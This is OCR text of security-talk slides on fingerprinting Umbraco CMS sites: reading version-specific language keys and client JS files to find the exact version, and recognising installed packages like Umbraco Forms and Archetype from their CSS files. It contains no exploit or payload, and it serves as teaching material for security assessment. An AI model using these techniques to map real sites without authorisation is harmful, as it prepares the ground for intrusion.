
7.0




7.1 - 7.4




7.5



7.6



7.7




7.8 / 7.10

<!-- Security by Jeffrey Schoemaker -->

But that would be quite hard...

- Is there are better a way?




Level 1
Footprint & Identification


<!-- Security by Jeffrey Schoemaker -->

We could...

- Look for specific files and their contents
- Each new feature in a version requires language keys
- Crawl /umbraco/config/lang/en.xml




7.5 introduced ‘Forgot password’




```
        </key>
        <key alias="resetPasswordEmailCopySubject">Umbraco: Reset Password</key>
      - <key alias="resetPasswordEmailCopyFormat">
          <p>Your username to login to the Umbraco back-office is: <strong>%0%</strong></p><p>Click <a href="%
        </key>
    </area>
  - <area alias="main">
        <key alias="dashboard">Dashboard</key>
        <key alias="sections">Sections</key>
        <key alias="tree">Content</key>
    </area>
  - <area alias="moveOrCopy">
        <key alias="choose">Choose page above...</key>
        <key alias="copyDone">%0% has been copied to %1%</key>
      - <key alias="copyTo">
          Select where the document %0% should be copied to below
        </key>
```


<!-- Security by Jeffrey Schoemaker -->

7.7 introduced Nested Content to the core




<!-- Security by Jeffrey Schoemaker -->

7.9 introduced ‘Sensitive data’



If /Umbraco/ is unavailable...


- **Use another file:**
  - /umbraco_client/Application/Extensions.js
  - /umbraco_client/Application/UmbracoApplicationActions.js



Now we know the specific version!

Mission 1.4


- Goal: Discover installed packages
- Approach: Look for specific package characteristics



Level 1
Footprint & Identification

<!-- Security by Jeffrey Schoemaker -->

Umbraco Forms





```
input.umb-forms__hacky-hidden-field {
  opacity: 0;
  cursor: default;
}
.umb-forms .umb-panel-header .umb-sub-views-nav {
  margin-top: 25px;
}
.control-row.-margin-bottom {
  margin-bottom: 10px;
}
.control-label.-block {
  display: block;
}
.radio.-block {
  display: block;
}
.radio.-no-indent {
  padding-left: 0;
}
.usky-grid .help-text i.icon {
  font-size: 16px;
}
.umb-forms-page {
  position: relative;
}
.umb-forms-designer label.checkbox i.icon {
  margin-left: -22px;
}
<!-- Security by Jeffrey Schoemaker -->
```

Archetype


[redacted]/App_Plugins/Archetype/css/archetype.css

```
/* TODO: clean this up */
.archetypeEditor {
  width: 98%;
}
.archetypeEditor .open {
  position: relative;
}
.archetypeEditor .dropdown-menu {
  top: auto;
}
.archetypeEditor .dropdown-menu > li > a {
  border-radius: 6px;
}
.archetypeEditor .controls-no-label {
  padding: 10px;
}
.archetypeEditor a + ul.dropdown-menu {
  margin-left: 0;
}
.archetypeEditor .icon {
  color: #333;
}
.archetypeEditor fieldset {
  border: 1px solid #dddddd;
  padding: 0;
  margin-bottom: 5px;
  background-color: #f1f1f1;
  clear: both;
  display: inline-block;
  width: 100%;
}
.archetypeEditor fieldset .archetypeProperty {
  clear: both;
  overflow: visible;
  margin-top: 3px;
}
```



